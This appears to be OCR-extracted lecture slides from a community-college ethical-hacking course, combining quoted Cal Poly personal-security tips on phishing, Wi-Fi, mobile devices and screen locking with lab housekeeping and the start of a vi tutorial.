
6. Keep personal information safe

Be wary of suspicious e-mails

Never respond to emails asking you to disclose any personal information. Cal Poly will never email you asking for your personal information. A common fraud, called "phishing", sends messages that appear to be from a bank, shop or auction, giving a link to a fake website and asking you to follow that link and confirm your account details. The fraudsters then use your account details to buy stuff or transfer money out of the account (SANS.org). Embedded links may also include viruses and malware that are automatically installed on your computer. Cal Poly makes every effort to prevent viruses and other malicious content from reaching your campus email account, but even emails which appear to be from a trustworthy source may be forged. Exercise caution, and when in doubt do not follow links or open attachments from a suspicious message or someone you know unless you are expecting it. View our Safe Computing Presentation (PDF) and our What is Phishing? page for more information.

CAL POLY Information Security

https://security.calpoly.edu/content/practices/good_practices



Pay attention to browser warnings and shop smart online

When we visit a web site, we all just want it to work. So, when a warning pops up to impede progress, instead of accepting it, it's worth slowing down to understand the risks. View the Security Certificates - Warning to protect yourself against identity theft. Credit card and online banking sites are convenient and easy ways to purchase and handle financial transactions. They are also the most frequently spoofed or "faked" sites for phishing scams. Information you provide to online banking and shopping sites should be encrypted and the site's URL should begin with https. Some browsers have an icon representing a lock at the lower right of the browser window (SANS.org). Think about using a virtual credit card or pay pal account to make the transaction instead of your credit card or debit card. More information and online shopping tips can be found at StayStafeOnline and Privacy Rights Clearinghouse.


Use secure Wi-Fi connections at home and away

Is your Wi-Fi network at home password-protected? It should be. Not having your router encrypted is an open invitation for a "bad guy" to gain access to data stored on your home PC and any other connected devices. For information to secure your wireless router at home, visit our wireless home network security presentation (PDF).

A public network is a network that is generally open (unsecured) allowing anyone access to it. These networks are available in airports, hotels, restaurants, and coffee shops, usually in the form of a Wi-Fi (wireless) connection. When you connect to a public network, your online activities and data transmissions can be monitored by others, and your device may be at risk to a potential attack. Please see our traveling with devices and connecting to the Internet page for safety tips on how to use them.

CAL POLY Information Security

https://security.calpoly.edu/content/practices/good_practices



7. Limit social network information


Facebook, Twitter, Google+, YouTube, Pinterest, LinkedIn and other social networks have become an integral part of our online lives. Social networks are a great way to stay connected with others, but you should be wary about how much personal information you post. Learn how to use the privacy and security settings to protect yourself, keep personal information personal, know and manage your friends, know what to do if you encounter a problem. For these and more tips, check out the StaySafeOnline Social Networks page and the Privacy Rights Clearinghouse fact sheet on Social Networking Privacy.

8. Download files legally

Avoid peer-to-peer (P2P) networks and remove any file-sharing clients already installed on your system. Since most P2P applications have worldwide sharing turned on by default during installation, you run the risk of downloading viruses or other malware to your computer, and having your personal and/or confidential information inadvertently shared across the Internet, which could lead to identity theft. This is in addition to having your access to the Cal Poly network suspended if your device is identified as illegally sharing movies, music, TV shows or other copyrighted materials. For more information, see Cal Poly's FAQs on Copyright Infringement and File Sharing and P2P File Sharing Risks by OnGuardOnline.

CAL POLY Information Security

https://security.calpoly.edu/content/practices/good_practices



9. Ctrl-ALt-Delete before you leave your seat! Lock your computer when you walk away from it

When leaving your computer unattended, physically secure it to prevent theft and lock the screen with a password to safeguard data. Or this might happen to you:

"I sent an email to your boss letting him know what you really think of him". This Notepad message was on my screen when I got back to my cubicle after getting up to stretch my legs. What? I had been gone for 180 seconds -- three quick minutes. Lucky for me, the note turned out to be from our systems administrator who wanted to make a point. All it takes is about one minute for a disgruntled colleague to send a message on your behalf to the boss and there is no way for you to prove you didn't send it. In about 30 seconds, a cracker could install a keystroke logger to capture everything you type including company secrets, user names and passwords. In about 15 seconds, a passerby could delete all your documents (SANS.org).

CAL POLY Information Security

https://security.calpoly.edu/content/practices/good_practices

10. Secure your laptop, smart phone or other mobile devices

Every time a laptop computer or other portable devices are lost or stolen, the data on that device has also been stolen. If Cal Poly data is lost, accessed, or compromised as the result of a laptop, tablet, smart phone or other mobile device theft, the resulting damage can be much greater than the cost of replacing the equipment. Don't store personal data on laptops, smart phones, tablets or other mobile devices. Secure your mobile device with a password or PIN. Set an inactivity timeout and encrypt. View these and other mobile device security tips at StaySafeOnline.

If you're like most people, you've probably accumulated a lot of personal information on your phone. This valuable data makes phones a target for thieves and cybercriminals. Your phone is basically a computer and requires, patches, antivirus and anti-malware applications, as well as password protection. Most manufacturers have information on their websites and should have documentation to walk you through the security settings. We recommend that you don't store confidential information on your mobile device unless you have proper security measures in place. App stores for both iPhone and Android phones have good security applications for free, but you may have to do some research to ensure the product is safe. When choosing a mobile antivirus program, it's safest to stick with well-known brands. Otherwise, you risk getting infected by malware disguised as an antivirus application.

Housekeeping

war is not healthy for children and other living things
ICE COLD
Coffee!
You can sleep when you're dead!
LATTE
TOURIST MAP OF THE WORLD
New Ze
We're Proud To Ser

1) Lab 6 is due tonight at 11:59PM.

2) Finished Lab 6 already? Please monitor the forum and help anyone with questions.

3) Tonight five forum posts are due!

For tonight's hands-on activities

Log into Opus-II

Log into VLab

On your EH-Kali

1. Remove any files in /var/www/html

2. Add the following line, if needed, to /etc/resolv.conf

   ```
   search cis.cabrillo.edu
   ```

   (this allows you to use short hostnames like "opus-ii" rather than having to type "opus-ii.cis.cabrillo.edu"

When finished type "ready to go" in the chat window

vi 101

On Opus-II we are actually running VIM

```
[simben76@opus-ii ~]$ type -a vi
vi is aliased to `vim'
vi is /bin/vi
vi is /usr/bin/vi
[simben76@opus-ii ~]$
```

History:

- The original vi code was written by Bill Joy for BSD Unix
- Bill Joy co-founded Sun Microsystems in 1982
- vi (for "visual")
- vim is an enhanced version of vi


On Opus-II

```
[simben76@opus-ii ~]$
[simben76@opus-ii ~]$ vi myecho
```

Type this

CIS 76 - Lesson 8

See this …




```
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"myecho" [New File]                              0,0-1         All
```

Take your hands OFF THE MOUSE – don't use it in vi!

Cabrillo College est. 1959

CIS 76 - Lesson 8


Tap the letter **i** *key (for insert)*



```
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"myecho" [New File]                              0,0-1         All
```

Keep your hands OFF THE MOUSE – don't use it in vi!

See this …

